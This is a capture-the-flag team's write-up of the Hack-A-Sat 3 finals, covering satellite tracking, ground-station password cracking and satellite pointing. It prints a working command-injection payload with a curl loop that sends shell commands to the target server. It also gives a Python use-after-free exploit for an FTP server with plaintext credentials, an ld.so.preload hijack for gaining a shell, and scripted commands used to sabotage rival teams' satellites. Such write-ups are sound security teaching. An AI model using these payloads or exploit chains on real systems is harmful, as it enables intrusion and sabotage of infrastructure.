Hack-A-Sat 3 Finals write-ups

by Poland Can Into Space

Finding and accessing COSMOS

First step of the contest was related to accessing the COSMOS interface to start communicating with ground stations and the satellite. We got a set of SSH keys allowing us to connect to some AWS host, and the documentation said we should be able to access “game SSH host” from there.

In .ssh/config we found the IP of another host and we could pivot there, but initially we were confused as to where is COSMOS. We did some port scans and found Traefic, but this wasn’t very useful as long as we didn’t know the right hostname. Eventually by accident we noticed that there was in fact a hostname provided in the ssh config on the first AWS host:

poland@terminal.poland.has3.satellitesabove.me

From this, based on experience from the test infrastructure, we deduced that we need cosmos.poland.has3.satellitesabove.me

Ground Station antenna steering and sat tracking


It was pretty clear from the pre-contest information that we might need to handle steering antennas on the ground segment to track the satellite in the sky, so we implemented the core of the script before the contest even started. During the HAS3 we were extending this script with automatic Cosmos integration (requesting access to stations we’re passing and automatic steering) and also with exploits for additional ground stations passwords.

The idea of the core script was pretty straightforward:

- Simulate spacecraft position on the sky for some short time in the future using poliastro.
- Calculate elevation and azimuth from each of the ground stations using astropy.
- Look for elevation > 0, so when the satellite is over the horizon.

For debugging purposes we initially used also plotly to show the satellite ground tracks and the estimated communication windows, to make sure it makes sense.

From this we got things like:



- LosAngeles 0.2506662453648039 126.3816561723901
- LosAngeles 1.1822339700121727 124.0338736507855
- LosAngeles 2.0873127068844783 121.57006738949335
- LosAngeles 2.9593769532984133 118.98743184110346
- LosAngeles 3.791121549487243 116.28453231068549
- LosAngeles 4.574524238141432 113.46165905721266
- LosAngeles 5.300969757565267 110.52118734549602
- LosAngeles 5.961445224936358 107.46791452735805
- LosAngeles 6.546811076081118 104.30933686455964
- LosAngeles 7.048143162417001 101.05582323576614
- LosAngeles 7.457130426851666 97.7206426356792
- LosAngeles 7.766500369784038 94.31980983453856
- LosAngeles 7.9704338593814175 90.87172979878581
- LosAngeles 8.064924788467074 87.3966454352659
- LosAngeles 8.04804116119813 83.91592118054908
- LosAngeles 7.920053626555236 80.45122112465506
- LosAngeles 7.683414031586502 77.02365835755856
- LosAngeles 7.3425870514125995 73.65299728666793
- LosAngeles 6.903757688396493 70.35698140620396
- LosAngeles 6.3744521672919285 67.15083793992433
- LosAngeles 5.763116736034095 64.04698338761128
- LosAngeles 5.078697677289974 61.05492670697712
- LosAngeles 4.33025813595407 58.18134495588077
- LosAngeles 3.5266559994895137 55.430292613524124
- LosAngeles 2.6762949453713323 52.803500850399004
- LosAngeles 1.7869502552590968 50.30072510579914
- LosAngeles 0.865663267891643 47.92010602541819
- Cordoba 0.26096281489910944 182.35047839303135
- Cordoba 1.6127262789404897 180.8063232384269

It shows a ground track of the satellite orbit (red line) and communication windows (green dots) for some of the ground stations (blue dots), as well as elevation and azimuth for the antenna pointing.

Sacred grounds (Crypto for getting GS passwords)

There was a padding oracle in the second option (checking a key). Using a standard algorithm we could recover the plaintext keys and thus get access to these five ground stations.

Coffee grounds (Pwn for getting GS passwords)

Quick reversing of the challenge binary (regular ELF for x64) revealed that we can change a byte in the binary that will be run later, binary that we could change was doing some cryptographic operations, presumably 3DES encryption, but instead of analyzing/attacking crypto system we changed a binary so it will print us a key instead of encrypted content. We did that by changing an offset of the variable used by the write operation.
Leaked keys turn out to be passwords for a few GSes.


That being said we weren't sure if this was the only part of the challenge as we didn't get any flags so we continued to work on it until we achieved full RCE. This was done by turning the byte flip into a restricted write-to-disk primitive. Using a similar trick as previously we change a buffer passed to open function, so instead of opening an unknown path to save encrypted data, the program will open a path provided by us. We knew that we were running in a container, so there was a big probability that the process was run with root privileges, which would allow us to write to any file. We verified it by writing junk bytes to /usr/lib/libc.so.6 and crashing in subsequent executions of any application.
Having that primitive to write almost 256 arbitrary data at any location, we targeted an /etc/ld.so.preload, writing there a path to our micro library (path was rather strange as our primitive allows to write to file data that will always be prefixed by file path, and ELF file must

start with \x7FELF so we wrote a library to '\x7fELF\x02\x01\x01' in current working directory and ‘/etc/ld.preload.so\x00\n./\x7fELF\x02\x01\x01’ to /etc/ld.so.preload. This allows us to execute arbitrary code - but it was vastly restricted (about 30-40 bytes) so our initial library was reading 2nd stage shellcode that would unlink /etc/ld.preload (so no one would use it except us) and provide us with interactive shell.

403 Forbidden (Web task for leaking other team’s access codes)


A simple HTTP server which was vulnerable to path traversal.

This allow attacker to get list of files in any directory:




```
HTTP/1.1 200 OK
Content-Length: 583
Content-Type: text/plain
Connection: close

total 56
-rw-rw-rw- 1 root root 3290 Oct 22 05:34 404.html
drwxrwxrwx 6 root root 4096 Oct 22 05:34 assets
drwxrwxrwx 2 root root 4096 Oct 22 05:34 backup
-rw-rw-rw- 1 root root  766 Oct 22 05:34 favicon.ico
drwxr-xr-x 2 root root 4096 Oct 22 14:35 flag
drwxrwxrwx 2 root root 4096 Oct 22 05:34 flight_software
drwxr-xr-x 2 root root 4096 Oct 22 18:46 groundstations
-rw-rw-rw- 1 root root 7724 Oct 22 05:34 index.html
-rw-rw-rw- 1 root root 5723 Oct 22 05:34 observation.html
-rw-rw-rw- 1 root root   26 Oct 22 05:34 robots.txt
-rw-rw-rw- 1 root root 5034 Oct 22 05:34 sensors.html
```

Second of all, any request path ending with “/” is routed to a directory-specific handler.



```
if (http_path[len_path - 1] == '/') {
  flag1 = handle_GET_list_dir(param_1,req_buf);
  free(req_buf);
}
else {
```



```
dir_path = strchr(param_2,L';');
if (dir_path == 0x0) {
  dir_path = strchr(param_2,L'&');
  if (dir_path == 0x0) {
    dir_path = strstr(param_2,"&&");
    if (dir_path == 0x0) {
      dir_path = tmpnam(temp_file);
      if (dir_path != temp_file) {
        temp_file._0_8_ = L'\x706d742f';
        temp_file._8_8_ = L'\x73696c65';
        temp_file._16_2_ = L't';
      }
      dir_path = dirname(param_2);
      sVar2 = strlen(dir_path);
      CMD_TO_EXECUTE = malloc(sVar2 + 100);
      if (CMD_TO_EXECUTE == 0x0) {
        do_response(HTTP_CTX,500);
        resp_code = 500;
      }
      else {
        sprintf(CMD_TO_EXECUTE,"ls -l %s > %s",dir_path,temp_file);
        fwrite("*********************Sending a directory list\n",1,0x2e,stderr);
        system(CMD_TO_EXECUTE);
        free(CMD_TO_EXECUTE);
```

Additionally by controlling (2) and passing checks against “;” “&” and “&&” attacker is able to inject command execution into “system” call gaining full RCE, e.g. by injecting “`GET /foo|ps/ HTTP/1.0`”.
The call to system() will look like: `ls -l /foo|ps > /tmp/filelist.txt`

Example code injection:

```
cat -  | while read CMD; do echo $CMD; FIXED=`echo ${CMD} | sed "s/
/%09/g"`; curl "http://10.23.223.25/|${FIXED}/"; done;
```

Crashing other satellites

After obtaining configs to all ground stations we quickly noticed that part of the JSON contained access codes which GS used. This was double checked by using our own ground infrastructure. This gave us an idea of connecting to other teams' satellites and messing with their configuration.

After aiming our GS at random team's sat and using their access code, we did manage to obtain their telemetry. This was a game changer. We could:

A. steal other teams' config (we borrowed another team's sun pointing vector, because initially we had issues debugging our inertial pointing quaternion calculations, due to incorrectly inverting satellite-target vector)
B. Inject malicious commands to other satellites

The payload was automatized using script runner in COSMOS UI:

- stop SAFE app using CFE_ES to disable safe mode
- set malicious PID configuration, to make team lose SLA by rotating their satellite
- order ADCS to start spinning the satellite
- power off most of the devices
- turn off CFE applications

After some time we've slightly changed our strategy and lowered injected PID constants to prevent enemy satellites from instantly crashing, instead opting for the SLA reduction, instead of a crash.

Defending satellite from enemy takeovers

Once we realized we can attack other satellites it became obvious that it's only a matter of time until other teams figure it out as well. Especially after we started attacking them. For that reason we had to come up with some defensive strategy.

The access codes enabling us to connect to other satellites were leaked from ground stations, so to avoid getting hacked we had to make sure those codes were not valid. The way to do this was to reconfigure the satellite radio to respond to a different access code. Of course such operation prevents us from communicating with the satellite until we put the same access code in the ground station, but we can do this "desync" after we're done sending all commands we need to. This way we make the attack window much shorter - we can only be attacked when we're communicating ourselves.

We were collecting all access codes of other teams and keeping the "history", in case some team decided to just shuffle between a handful of codes, so the only safe approach was to pick new random codes all the time.

The fact that other teams could still attack us when we were communicating with the satellite created an interesting dilemma about which ground stations to use. Coffee Grounds and Sacred

Grounds stations were only available to a single team at a time, so from that point of view they were generally safe to use - there was almost no risk of someone connecting to our satellite at the same time. The downside was that those stations were only available for at most 6 minutes at a time, and we had to win the race against other teams to get access at all.
At the same time the initially "better" stations on the north and south poles, where we could get even 20 minutes of communication, became very risky to use, because when flying over the poles we were in range of ground stations of every other team. The risk was real, because we eventually got sniped too.

Pointing solar arrays and telescope science missions

Thanks to oversized batteries we had on the satellite, we didn't need to optimize the Sun pointing angle while doing science observations with the telescope. Because of this, we used exactly the same code to calculate quaternions for both cases. The only difference was the "target" - either the Sun, or some other planet we were to observe, and the "orientation", so which side of the satellite is supposed to point at the target - either solar panel or the telescope.

The idea for the solution is relatively simple:

- Simulate orbit at current time with poliastro
- Get cartesian coordinates for the satellite
- Get cartesian coordinates for the target
- Calculate vector between target and the satellite in the right reference frame (and the right direction!)
- Calculate quaternion to rotate initial orientation ([0,0,1] for telescope or [1,0,0] for solar array) to the satellite-target vector
- Order satellite to make the turn

Since we are observing objects which are very far away, we don't really need to adjust the pointing during observation, because satellite's movement around the orbit and Earth's movement through the solar system are too small to make any real difference regarding the pointing angle, especially for a relatively short-duration exposure.
Solar arrays were also pretty oversized so we could easily charge to full power in a very short time, and then we could spend a long time pointing at science targets without any regard to the battery charge.
We knew that PID settings were not particularly good because any large orientation change would put us in some oscillation and take some time to stabilize. At the same time with limited time windows for communication it was hard to debug them mid-flight, so we decided to just leave it as it is, and suffer some SLA losses any time we were changing pointing targets. Guessing the PID configuration from ground-up (without known good state) was too dangerous. If we'd been given the default PID settings we definitely would play with them.

Our biggest issue with solving science missions was that the initial description of the task was rather unclear and it was not obvious for us that the observation happens "on its own", we only

realized this when reversing telescope.so and noticing that this part of the code is actually invoked from a different dispatcher than TC we were invoking from Cosmos interface. It was also initially unclear for us that “downlinking” the data is triggered by TELESCOPE:EXPOSURE command.
Sadly once we understood how to do all of this, it was pretty late in the game, and most teams already figured out how to use the common ground stations, and also how to attack other satellites, so we had less opportunities to trigger observations and downlink them, and we only managed to score around 5 or 6.

150 File Status

Access details of the service for this task were obtained when solving the task **403 Forbidden** earlier. When exploiting **403 Forbidden**, we exfiltrated the content of has3-web tree from the server filesystem. And when examining the exfiltrated files, we found the file “www/html/flight_software/README.txt” containing details of the FTP service:

> *The flight software got too cumbersome to distribute by HTTP so we threw up a homebrew FTP server on this machine. It is running under an account named hasftpd with password L@bm0nkey2delta.*

We then connected to the service with standard ftp command-line client using the above credentials, enabled passive mode and started to explore. The default directory contained the file “has-ftpd” that we downloaded.

We were also able to list content of other directories, including “/home/hasfsw/”, like this:

```
$ ftp 10.23.223.25
Connected to 10.23.223.25.
220 HAS3ftp (0.9.0) #147-Ubuntu SMP Fri Oct 14 17:07:22 UTC 2022
Name (10.23.223.25:poland): hasftpd
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode on.
ftp> dir /home/
227 Entering Passive Mode (10,23,223,25,160,33)
150 File status okay; about to open data connection.
drwxr-xr-x hasftpd hasftpd  4096 Sat Oct 22 02:35:23 2022 hasftpd
drwxr-xr-x  hasfsw  hasfsw  4096 Sat Oct 22 14:37:45 2022 hasfsw
226 Closing data connection
ftp> dir /home/hasfsw/
```

```
227 Entering Passive Mode (10,23,223,25,141,207)
150 File status okay; about to open data connection.
-rw-r--r-- root root    62 Sat Oct 22 14:35:39 2022 flag.txt
drwxr-xr-x root root  4096 Sat Oct 22 14:37:45 2022 cpu1
```

Next, we made multiple attempts to download “/home/hasfsw/flag.txt”, where we experimented with the “cd” and “get” commands using various methods to represent the pathnames. All this was in vain.

To solve the task, we relied on reverse engineering the file “has-ftpd” that we downloaded during initial exploration of the FTP server. When reverse engineering the binary, we concentrated on how the commands received from the remote client are handled. And in particular on details of argument processing in various commands.

We could see, for example, that the pathname argument is usually sanitized. However, this sanitization is missing for the “LIST” command, explaining how we could see the content of “/home/hasfsw/” directory.

There are also some issues when converting user-supplied arguments into absolute pathnames. For example, out-of-bounds write of null character can be triggered by sending the command “CWD /..”. However, none of the issues discovered in this subroutine is exploitable.

We also reverse engineered inner working of the non-standard commands “QUEU”, “FREE”, “VIEW” and “EXEC”. The purpose of these commands is to prepare and maintain a list of arbitrary commands for batch execution. We identified an issue with the implementation of the command “FREE”, where the handler releases memory without removing a pointer to that memory from the list of batched commands. Whenever that memory is re-allocated at a later time, the expired pointer may be used to access data that is in use by a different structure.

We also identified an issue with the implementation of the command “TYPE”, where the handler discloses content of memory that follows the area containing the representation type for the current ftp session. This may be used to disclose the memory address of the string storing the home pathname of the current user.

To solve the task, we exploited the described issues with commands “TYPE” and “FREE”. Specifically, we overwrite the string storing the home pathname of the current user with a null-terminated “/”. That string specifies the allowed portion of the filesystem for the pathname check, so we were able to completely remove this restriction. Continuing with the same ftp session, we could then download all required files.

Our exploit works as follows:

1. send “TYPE” command with a string of 16 printable characters as the argument to fill memory area containing the representation type for the current ftp session

2. send “TYPE” command without argument and examine response for memory address of the string storing the home pathname of the current user
3. send sequence of “QUEU” commands to allocate a few commands for batch execution, where the argument sizes are crafted to match allocation size of a different structure that is allocated when parsing commands
4. send “FREE” command to release memory used by one of the batched commands
5. send arbitrary command to re-allocate the memory released in the previous step, where the argument is crafted to contain memory address disclosed in step 2 such that it overlaps with the location of the pointer to the next element in the list of batched commands (works due to internals of the memory allocator)
6. send “FREE” command to release memory referenced by the pointer sent in the previous step
7. send “QUEU” command with a “/” string as argument to re-allocate memory released in the previous step and overwrite the string storing the home pathname of the current user (works due to internals of the memory allocator)
8. continue with the usual ftp commands, where the pathname restriction is removed

The main logic of the exploit looked like this:

```
target = sys.argv[1]

ftp = FTP("10.23.223.25")
ftp.login("hasftpd", "L@bm0nkey2delta")

ftp.sendcmd("TYPE " + "A" * 0x10)
message = codecs.encode(ftp.sendcmd("TYPE"), "iso-8859-1")
home_dir_va, = struct.unpack("<Q", message[0x22: ].ljust(8, b"\x00"))
print("home_dir_va", hex(home_dir_va))

ftp.sendcmd("QUEU " + "B" * 4 + " " + "C" * 0x1f4)
ftp.sendcmd("QUEU " + "D" * 4 + " " + "E" * 0x1f4)
ftp.sendcmd("QUEU " + "F" * 4 + " " + "G" * 0x1f4)
ftp.sendcmd("QUEU " + "H" * 4 + " " + "I" * 0x1f4)
ftp.sendcmd("FREE 2")
ftp.sendcmd("TYPE" + " " + codecs.decode(struct.pack("<Q",
home_dir_va), "iso-8859-1") + "E" * 0x1e8)
ftp.sendcmd("FREE 3")
ftp.sendcmd("QUEU /")
with open(os.path.basename(target), 'wb') as fp:
    ftp.retrbinary("RETR " + target, fp.write)
```

Puzzlebox RE

The task was basically about sending a set of four 16-byte messages in a specific order.
We reversed the assembly back into C code and found the requested input.
The whole task was split into four (and a half) parts:

- **Part 0.5:** Setup.
  Before the system accepted any input it had to pass the "setup step". After sending a message to any stage was parsed by a set of recursively called functions: *crypto1*, *crypto2*, *crypto3,* and *crypto4*. A quick investigation revealed that it's enough to find the first byte to pass this step. It was then brute-forced to ASCII '1', or 0x31.
  `['1', 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]`
- **Part 1:** Stage 1:
  After decompiling the part responsible for verifying the message from stage 1 we've discovered that it's checked byte-by-byte without any dependency on other bytes.
  Another brute-force showed the following result:
  `['T','h','i','s','_','1','s','n','t','_','t','h','e','_','a','N']`
- **Part 2:** Stage 2:
  Same as stage 1 - the only difference was that this time we had to guess bytes in pairs.
  After tweaking the verification code by removing some too-eager breaks we got the following result:
  `['s', 'W', 'e', 'R', '_', 'c', 'H', '3', 'c', 'K', '_', '7', 'h', 'E', '_', 't']`
- **Part 3:** Stage 3:
  In stage 3 aside from finding the correct bytes, we had to guess the set of crypto functions used in the message verification.
  This was brute-forced again, as there were only 64 possibilities (4^3):
  `['0', 'k', '3', 'n', '_', 'p', '@', '9', 'e', '_', 'p', 'R', 'o', 'L', 'l', 'y']` with encrypt functions {2, 1, 2, 3}
- **Part 4:** Stage 4:
  It has a similar vibe as the previous stages. Initially, it was required to decrypt the assembly code and rewrite it to “cpp”. The result was:
  `['_', 's', '0', 'm', 'e', 't', 'h', '!', 'n', '_', 't', 'H', '3', 'r', 'e', '.']`

The main difficulty with this stage was that flag processing happened in two cycles. In each of those two cycles, the software processes only half of the flag. The first part of the flag was processed when all three previous stages were set correctly. The second half was processed if any of the previous stages were incorrect. Therefore in order to unlock stage 4 we need to follow the following algorithm:

1. Send all stages correctly. That will set the first three stages and the first half of stage 4.
2. Send the first two stages correctly. Make a mistake in stage three. That will trigger the second part of stage 4 to be set.


3. Send only the first three stages correctly. Stage 4 was already set in the previous step.

After that the flag was revealed and we got another 10k points.

Spaceflag PWN


Challenge consisted, as we later learned, of 3 interconnected ELF RISC-V dynamic libraries (they represent 3 services, SPACEFLAG, MON, SMS) loaded onto satellite, long reversing session revealed that the flag and a function we need to call in order to get it is located in SPACEFLAG, however there was no way to that this server could call it. However, the second service MON had a capability to call a function from shared memory if we know its virtual address. Obtaining the address turned out to be pretty simple, we can issue an APP_INFO request via cosmos to get the address of the entrypoint, having that, we calculated the address of the flag sending function. That wasn’t enough though, we had to fix the MON service by changing the request ID used to dispatch messages, which was possible by using SMS service. In order to do that we had to send a message with some predefined parameters and a string longer than 64 bytes. After that request we were able to send a request to MON with an address of function that returned the flag back in telemetry of SPACEFLAG.

MODULE: SMS




```
undefined4 SMS_NormalCmd(astruct *param_1)

{
  uint len;

  LOG_MSG("received new message\n");
  if ((param_1->pkt_val1 == 1722) && (len = px_strlen(&param_1->str_message), 64 < len)) {
    LOG_MSG("%d Extended message detected\n",param_1->pkt_val0);
    SMS_CMD_MID = SMS_CMD_MID + 16;
  }
  else {
    str_copy(0x132f4,&param_1->str_message);
  }
  LOG_MSG("%d stored\n",param_1->pkt_val0);
  LOG_MSG("%d stored\n",param_1->pkt_val1);
  LOG_MSG("%s stored\n",&param_1->str_message);
  return 1;
}

```

MODULE: SPACEFLAG



```
  validPtrs = allocl(APP,APP);
  if (validPtrs == 0x0) {
    puVar2 = get_err_location();
    LOG_MSG("%s memalign Failure(%d)\n","SPACEFLAG",*puVar2);
    DO_FAIL(1);
  }
  for (i = 0; i < 10; i = i + 1) {
    validPtrs[i] = 0x0;
  }
  *validPtrs = SPACEFLAG_Send_Token;
  APP = prox_mprotect(validPtrs,APP,1);
```

MODULE: MON



```
undefined4 MON_DebugCmd(undefined4 param_1,astruct *packet)

{
  int i;

  MOG_MSG("received Modify command\n");
  MOG_MSG("%d stored\n",packet->is_enable);
  MOG_MSG("%p stored\n",packet->debug);
  MOG_MSG("%d stored\n",packet->internaluse);
  MOG_MSG("%s stored\n",&packet->message);
  MOG_MSG("looking for %p\n",*validPtrs);
  if (packet->debug != 0x0) {
    for (i = 0; i < 10; i = i + 1) {
      if (packet->debug == validPtrs[i]) {
        MOG_MSG("Same, same\n");
        (*packet->debug)(param_1,packet,packet->debug);
        return 1;
      }
    }
  }
  return 1;
}
```

COSMOS EXPLOIT CODE:

```
cmd("CFE_ES SEND_APP_INFO with CCSDS_STREAMID 6150, CCSDS_SEQUENCE 49152,
CCSDS_LENGTH 21, CCSDS_FUNCCODE 8, CCSDS_CHECKSUM 0, APP_NAME SPACEFLAG")

wait(3)

raw_value = tlm("CFE_ES APP_INFO_TLM_PKT START_ADDR", type: :RAW)
# puts(raw_value, "%08X" % [raw_value])

start_ptr = raw_value.to_i
